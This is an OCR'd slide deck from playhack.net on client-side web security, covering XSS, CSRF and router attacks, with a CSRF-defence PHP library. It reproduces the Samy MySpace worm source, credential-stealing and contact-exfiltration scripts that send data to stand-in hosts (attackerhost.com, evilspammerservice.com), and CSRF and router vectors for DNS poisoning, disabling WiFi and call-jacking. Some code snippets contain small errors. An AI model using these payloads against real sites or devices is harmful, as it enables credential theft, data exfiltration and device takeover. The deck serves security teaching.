playhack

www.playhack.net

Client Side Security

More severe than it seems...

Who?

What?

playhack

Client Side security

what is? Why “client”? Is it important?

Server vs Client

- The attack's target is the server host itself
- The attack can compromise the server's data and working
- They are less common to occur
- Attacks are rated with an higher critic level due to the damage they can cause

- The attack is directed to the client
- The attack can compromise the user's data, surfing and credentials
- They are more common to occur
- These attacks have a lower critical level rating because of understimating

OWASP Top Five 2007

Web applications attack ladder published by OWASP (http://www.owasp.org) in the 2007.

1° **Cross Site Scripting**
Client Sided
2° Injection Flaws (es. SQL Injection)
Server Sided
3° Malicious File Execution (es. RFI)
Server Sided
4° Insecure Direct Object Reference (es. LFI)
Server Sided
5° **Cross Site Request Forgery**
Client Sided

playhack

Cross Site Scripting

what is it? How it works? How to prevent?

Cross Site Scripting

Cross-site scripting (XSS) *is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users.* (Wikipedia)

Some examples of website found vulnerable:
Google, *Yahoo*, *Facebook*, *Orkut*, *MySpace*, *PayPal*, *SourceForge*, *Netscape*, *Nokia*, *eBay*, *Xbox*, *Wikipedia*, *Youtube*

To whom have to be added a lot of istitutional, banking and government websites:
FBI, *NASA*, *Bank of America*, *Banca Fideuram*, *Poste Italiane*

In 2007 have been stimated that the 70-80% of websites on the net are vulnerable to this attack.

Cross Site Scripting: Features

● It's an attack that can be deployed through the possibility of **input supply** (search engines, guestbooks, forums ecc.)

● It happens when the website vulnerable *doesn't make a proper check* on the content of that input.

● Generally are injected combinations of **HTML** and **JavaScript** codes, but sometimes **ActiveX**, **ActionScript** and **VBScript** are used too

● It's an attack **really easy** to deploy but equally easy to identify and prevent.

Cross Site Scripting: Example

Some site allow the users to make a search through the page
http://www.example.com/search/search.php

In which it's presented a common textbox and a sumbit button where to specify the keywords and send the search request.
The page *search.php* solve the request and returns the page with the results at the address
http://www.example.com/search/search.php?string=MOCA+2008

If instead of a classical string we try to insert some arbitrary HTML or Javascript code we could manipulate the page generation with unexpected elements
http://www.example.com/search/search.php?
string=**<script>alert(String.fromCharCode(88,83,83))</script>**

Cross Site Scripting: Example

Result:

Cross Site Scripting: Types

Non-Persistent Cross Site Scripting
It's defined as Non-Persistent XSS the case in which the code inject is “on-the-fly”, which means that it gets interpreted at every single request and doesn't stick as “persistent” in the page (ex. Search engines)
LIVE DEMO: not active anymore

Persistent Cross Site Scripting
Instead we consider Persistent XSS when the conditions are obviously opposed to the previous ones, that means when the injected code remain permanently and fixed inside the page, which gets alterated in a definitive way. (ex. Guestbooks, forums)
LIVE DEMO: not active anymore

Cross Site Scripting: Vectors

- `<script>alert(String.fromCharCode(88,83,83))</script>`

- `';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))/--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`

- `<script src=http://ha.ckers.org/xss.js></script>`

- `<script>alert(document.cookie)</script>`

Cross Site Scripting: Phishing

Phishing *is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details, by masquerading as a trustworthy entity in an electronic communication*. (Wikipedia)

In attempts of *Phishing* is often made extensive use of **Cross-site scripting**: instead of making use of banal and often uneffective fake logins hosted on violated machines, it's common to see XSS vulnerabilities being exploited to get the same result.

Cross Site Scripting: Phishing

Let's get for example the eventuality of a site in which the login page is vulnerable to Cross Site Scripting: the following code redirect the submit of the form to a third page which saves the credentials.

```
/* phishing.js */
Form = document.forms["userslogin"];

function stealLogin() {
     var iframe = document.createElement("iframe");
     iframe.style.display = "none";
     iframe.src = "http://attackerhost.com/getlogin.php?user="
+ Form.user.value + "&pass=" + Form.pass.value;
     document.body.appendChild(iframe);
}

Form.onsubmit = stealLogin();
/* EOF */
```

Cross Site Scripting: Phishing

In the infamous case of the **Fideuram Bank**, the attackers disfruted a **XSS vulnerability** to inject an **IFRAME** inside the code in which there was a dumped fake login which was in reality hosted on a server located in Taiwan.

URL: *http://www.fideuram.it/paginavulnerabile.php?string=<script src=http://evilhost.com/phishing.js></script>*

Dove il file phishing.js potrebbe essere:

```
/* phishing.js */
function forceLogin() {
    var loginiframe = document.createElement("iframe");
    var loginiframe.src = "http://evilsite.com/login.php";
    document.body.appendChild(loginiframe);
}
window.onload = forgeLogin();
/* EOF */
```

Cross Site Scripting: Worms

The introduction of **Web 2.0** and of **Social Networks** brought the more and more common diffusion of so called **XSS Worms**: some self-propagative scripts that infects the pages of the attacked website disfruting some combinations of *Cross Site Scripting* and *Cross Site Request Forgery* vulnerabilities.

Generally XSS Worms are specifically studied and developed on the specific platform on which they shall propagate, so once they are eliminated from the infected website they get obsolete.


Here some examples of websites attacked by worms:

- **MySpace**
- **Google Orkut**
- **Yahoo! Mail**

Worms Sources: http://www.xssing.com/index.php?x=6

Samy is my hero

Samy is my hero is the friendly name given to the *XSS Worm* developed by **Samy Kamkar** which attacked **MySpace** in October 2005 infecting more than 1 million profiles within 24 hours.



Samy is my hero: Code

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com')
{document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return
findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var
R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)
+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var
Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var
AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE)
{AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var
AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm
?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4)
{return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-
www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

Cross Site Scripting: Prevention

The prevention of Cross Site Scripting attacks is really banal: a check on user input which eliminates special chars is enough.

- **htmlspecialchars()**

Converts every special char in it's HTML corrispective (ex. < in <)

- **htmlentities()**

Converts EVERY character that has an HTML corrispective

- **strip_tags()**

Deletes from the string every HTML tag

Bypass tester: http://bypass.xssing.com

playhack

Cross Site Request Forgery

what is it? How it works? How to prevent?

Cross Site Request Forgery

***Cross-site request forgery**, also known as one **click attack**, **sidejacking** or **session riding** and abbreviated as CSRF (Sea-Surf) or XSRF, is a type of malicious exploit of websites that transmits unauthorized commands from a user the website trusts.* (Wikipedia)

- Cross Site Request Forgery is a vulnerability maybe more common but less known of XSS

- If well-constructed a CSRF can be much more effective than a XSS one

- JavaScript is not necessary

- It's more difficult to identify CSRF attacks: the malitious requets logged appear exactly as proper ones.

Cross Site Request Forgery

A *Cross Site Request Forgery* attack disfrut the possibility of **recreating a POST or GET** request on a determined website, to be proposed in an hidden way to a user authed in the system who execute the request without his acknowledgement.

1- The user auth in the vulnerable website

2- The attacker propose to the user a page containing some code that replicate in hidden way an action

3- The user visits the malitious page and without his acknowledgement he execute the request properly builded

4- The website solve the request sure that it's a legitimate action requested from the user with the current active session.

Cross Site Request Forgery

Request

```
POST /buysomething.php HTTP/1.1
Host: shop.playhack.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.16)
Gecko/20080720 Firefox/2.0.0.16
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
name=Libro&quantity=1&id=145&submit=Buy
```

Exploit

```
<form name="buysomething" method="POST"
action="http://shop.playhack.net/buysomething.php">
<input type="hidden" name="name" value="Magliette MOCA" />
<input type="hidden" name="quantity" value="100000" />
<input type="hidden" name="id" value="155" />
</form><script>document.guestbook.submit();</script>
```

Cross Site Request Forgery: Amazon

One of the first important **CSRF** example has been discovered by *Chris Shiflett* in **Amazon**: he noticed that the POST request for a product acquirement wasn't checked and it could be recreated with the following code

```
<iframe style="width: 0px; height: 0px; visibility: hidden"
name="hidden"></iframe>
<form name="csrf" action="http://amazon.com/gp/product/handle-
buy-box" method="post" target="hidden">
<input type="hidden" name="ASIN" value="059600656X" />
<input type="hidden" name="offerListingID" value="XYPvvbir
%2FyHMyphE%2Fy0hKK%2BNt
%2FB7%2FlRTFpIRPQG28BSrQ98hAsPyhlIn75S3jksXb3bdE
%2FfgEoOZN0Wyy5qYrwEFzXBuOgqf" />
</form>
<script>document.csrf.submit();</script>
```

With this code written by Chris himself the user was forced to buy his own book :)


Cross Site Request Forgery: Gmail

Even **Gmail**, or better **Google Docs**, suffered of a vulnerability of this type: without properly checking the coming of the request it permitted to an attacker to obtain the contact list of a victim logged in Gmail with the following code:

```
<script type="text/javascript">
function google(data){
    var body, i;
    for (i = 0; i <data.Body.Contacts.length; i++) {
        body += data.Body.Contacts[i].Email + "\n";
    }
    var xhr = new ActiveXObject("Microsoft.XMLHTTP");
    xhr.open("POST", "http://evilspammerservice.com/catcher");
    xhr.send(body);
}
</script>
<script type="text/javascript"
src="http://docs.google.com/data/contacts?
out=js&show=ALL&psort=Affinity&callback=google&max=99999">
</script>
```

Session Riding Defender

Seride is a small *PHP library* for CSRF protection that works through a **Token Exchange** system: a token inserted in the POST request and a Session token.
http://projects.playhack.net/project/3



Session Riding Defender: Example

Form Creation

```
<form method="POST" action="action.php">
    <input type="text" name="name" />
    <input type="text" name="surname />
    <?=seride_form();?>
    <input type="submit" name="submit" value="Add" />
</form>
```

Link Creation

```
<a href="<?=seride_link("http://yoursite.com/index.php?action");?
>">CLICK HERE</a>
```

Request Check

```
<?php
session_start();
seride_check();
?>
...
```

Session Riding Defender: Code

```
function gen_hash() {
    global $hashing_algorithm;
    // Generate the hash of a randomized uniq id
    if($hashing_algorithm == "sha1") {
        // If it's 'sha1' hash with that
        $hash = sha1(uniqid(rand(), true));
        // Select a random number between 1 and 32 (40-8)
        $n = rand(1, 32);
    } else {
        // Otherwise use 'md5'
        $hash = md5(uniqid(rand(), true));
        // Select a random number between 1 and 24 (32-8)
        $n = rand(1, 24);
    }
    // Generate the token retrieving a part of the hash starting from
the random N number with 8 of lenght
    $token = substr($hash, $n, 8);

    return $token;
}
```


Session Riding Defender: Code

```
function create_stoken() {
    // Call the function to generate the token
    $token = gen_hash();
    // Destroy any eventually Session Token variable
    destroy_stoken($token);
    // Create the Session Token variable
    session_register($token);
    $_SESSION[$token] = time();

    return $token;
}

function seride_form() {
    // Call the function to generate the Session Token variable
    $token = create_stoken();
    // Generate the form input code
    echo "<input type=\"hidden\" name=\"" . TOKEN_NAME . "\"
value=\"" . $token . "\">\n";
}
```

Session Riding Defender: Code

```
function seride_link($link) {
        $token = create_stoken();
        $link .= "&" . TOKEN_NAME . "=" . $token . "";
        return $link;
}

function seride_check() {
    global $token_timeout, $abort;
    // Check if the request has been sent
    if(isset($_REQUEST[TOKEN_NAME])) {
        // Check if the Session token exists
        if(is_session($_REQUEST[TOKEN_NAME])) {
            if($_SESSION[$_REQUEST[TOKEN_NAME]] != '') {
                // Calculate the token age
                $token_age = time() - $_SESSION[$_REQUEST[TOKEN_NAME]];
                // Calculate the timeout limit in seconds
                $token_timeout = $token_timeout*60;
                // Check if the token did not timeout
                if($token_age <= $token_timeout) {
                    destroy_stoken($_REQUEST[TOKEN_NAME]);
```

Session Riding Defender: Results




```
[-!-] Malicious Request Found
Time: 2008/08/2 02:23
Error ID: 1
Source IP: XXX.XXX.XXX.XXX
Action Page: /index.php?logout
Request Method: GET
HTTP Referer: http://evilhost.com/csrf.html
HTTP User Agent: Mozilla/5.0 (X11; U; Linux i686; en-US;
rv:1.8.1.16) Gecko/20080720 Firefox/2.0.0.16
```

Session Riding Defender: Demo

LIVE DEMO:
not active anymore

playhack

Router Hacking

how much insicure are our home devices...

Router Attacks

Just like any other **Web Application**, even the procedures of Router device are often vulnerable to **Client Sided** flaws.

- **Authentication Bypass**
- **CSRF**
- **Persistent XSS**
- **Non-Persistent XSS**
- **UPnP Attacks**

Few are the producers which develop web interfaces awared of this kind of problems, and following in the greatest number of cases these devices are found affected by one... no better to say **by a combination of these vulnerabilities :)**

Router Attacks: XSS Example

In the router model **LinkSys WRT300N** has been for example found a **Cross Site Scripting** vulnerability that premits to obtain the *setup informations* and *login credentials*.

```
var ss = document.createElement('iframe');
ss.src = '/setup.cgi?next_file=Setup.htm';
ss.setAttribute("onload", "test()");
var hh = document.getElementsByTagName('body')[0];
hh.appendChild(ss);

function test() {
    var oDoc = (ss.contentWindow || ss.contentDocument);
    if (oDoc.document) oDoc = oDoc.document;
    var d = ss.contentDocument;
    var user = d.getElementsByName("PppoeUserName")[0].value;
    var pass = d.getElementsByName("PppoePasswd")[0].value;
    alert(user + "-" + pass);
}
```

Router Attacks: CSRF Example

In the Router **WRT54G** some *CSRF vulnerabilities* permit to make some gracious changes to the device configurations, like for example make **DNS Poisoning** using the following vector:

```
http://192.168.1.1/Basic.tri?
dhcp_end=149&oldMtu=1500&oldLanSubnet=0&OldWanMode=0&SDHCP1=192&SDHC
P2=168&SDHCP3=1&SDHCP4=100&EDHCP1=192&EDHCP2=168&EDHCP3=1&EDHCP4=150
&pd=&now_proto=dhcp&old_domain=&chg_lanip=192.168.1.1&_daylight_time
=1&wan_proto=0&router_name=WRT54G&wan_hostname=&wan_domain=&mtu_enab
le=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=1&lan_ipaddr_3=1
&lan_netmask=0&lan_proto=Enable&dhcp_start=100&dhcp_num=50&dhcp_leas
e=0&dns0_0=1&dns0_1=2&dns0_2=3&dns0_3=4&dns1_0=5&dns1_1=6&dns1_2=7&d
ns1_3=8&dns2_0=9&dns2_1=8&dns2_2=7&dns2_3=6&wins_0=0&wins_1=0&wins_2
=0&wins_3=0&time_zone=%28GMT-08%3A00%29+Pacific+Time+%28USA+
%26+Canada%29&daylight_time=ON&layout=en
```

Making DNS 1 = “1.2.3.4”, DNS 2 = “5.6.7.8” and DNS 3 = “9.8.7.6”.

Router Attacks: Playing at Home

In our beloved Telecom-Pirelli **Alice Gate 2 Plus Wifi** routers there are several **Cross Site Request Forgery** vulnerabilities that neither require an authentication and that permits us to make some disorders.

With this vector we **deactivate the WiFi connection**:

```
<img src="http://192.168.1.1/cp06_wifi_m_noradio.html?
wlRadioEnable=off&wlChannel=11&wlEncryption=2&wlACL=0" /
>
```

With this one we **unlink the Aladino VoIP telephone** making it unusable:

```
<img src="http://192.168.1.60/association_confirm.cgi?
CLI_NUMBER=0292342169&ASSOCIATED_HS=Non+associato" />
```

Router Attacks: Call Jacking

In **BT Home Hub**, the **Gnucitizen** guys have found an interesting *CSRF vulnerability* which permits us to make the so called **Call Jacking**, which force the victim VoIP telephone to begin a call with the specified number

```
POST
http://api.home/cgi/b/_voip_/stats//ce=1&be=0&l0=-1
&l1=-1&name=0=30&1=00390669893461
```

This is a alarming possibility because it can bring to:

- **Phone Phishing**
- **Phone Frauds**

And anything left to the attacker's fantasy :)

Router Attacks: UPnP Fails

Universal Plug and Play (UPnP) *is a set of computer network protocols promulgated by the UPnP Forum. The goals of UPnP are to allow devices to connect seamlessly and to simplify the implementation of networks in the home (data sharing, communications, and entertainment) and corporate environments.* (Wikipedia)

UPnP even if universally recognized as a very useful instrument to quick up and semplify the network configurations lacks of an authentication system, which leaves him wide open to direct attacks.

Router Attacks: UPnP Fails

Thanks to the possibility of Adobe Flash to generate HTTPU requests (HTTP over UDP) it's possible to implement the UPnP IGD protocol and so construct some attacks through Flash movies properly builded in Action Script.

The possible results are several:

- **Port Forwarding**
- **DNS Poisoning**
- **Change WiFi settings**
- **Change PPP settings**
- **Change device access credentials**

UPnP message are sent through *Simple Object Access Protocol* (**SOAP**) which is essentially like a POST request with a **contentType** set to "*application/xml*".

Router Attacks: UPnP Fails

Example:

```
private function onAppInit():void
{
   var r:URLRequest = new
URLRequest('http://192.168.1.254/upnp/control/igd/wanppp
cInternet');
   r.method = 'POST';
   r.data = unescape('RICHIESTA MALIGNA');
   r.contentType = 'application/xml';
   r.requestHeaders.push(new
URLRequestHeader('SOAPAction', 'Azione SOAP'));

   navigateToURL(r, '_self');
}
```

Conclusions

are these vulnerability really to be understimated?

playhack

Definetely Not

but we are here to discuss it, do we?

Link Interessanti

- http://www.xssing.com
  Collects interesting stuff sent by users such as Vectors, Advisories, Papers and Worms sources
- http://ha.ckers.org
  Rsnake blog, with interesting articles concerning Client Side Security
- http://www.gnucitizen.com
  One of the best resources on this topic
- http://www.cgisecurity.com
  Offer a good collection of articles and specific technical papers
- http://www.owasp.org
  Official website of OWASP Project
- http://www.playhack.net
  Just if you don't have nothing better to do :)

playhack

Thanks to Everybody

"Nex"
nexus@playhack.net
http://www.playhack.net
http://www.xssing.com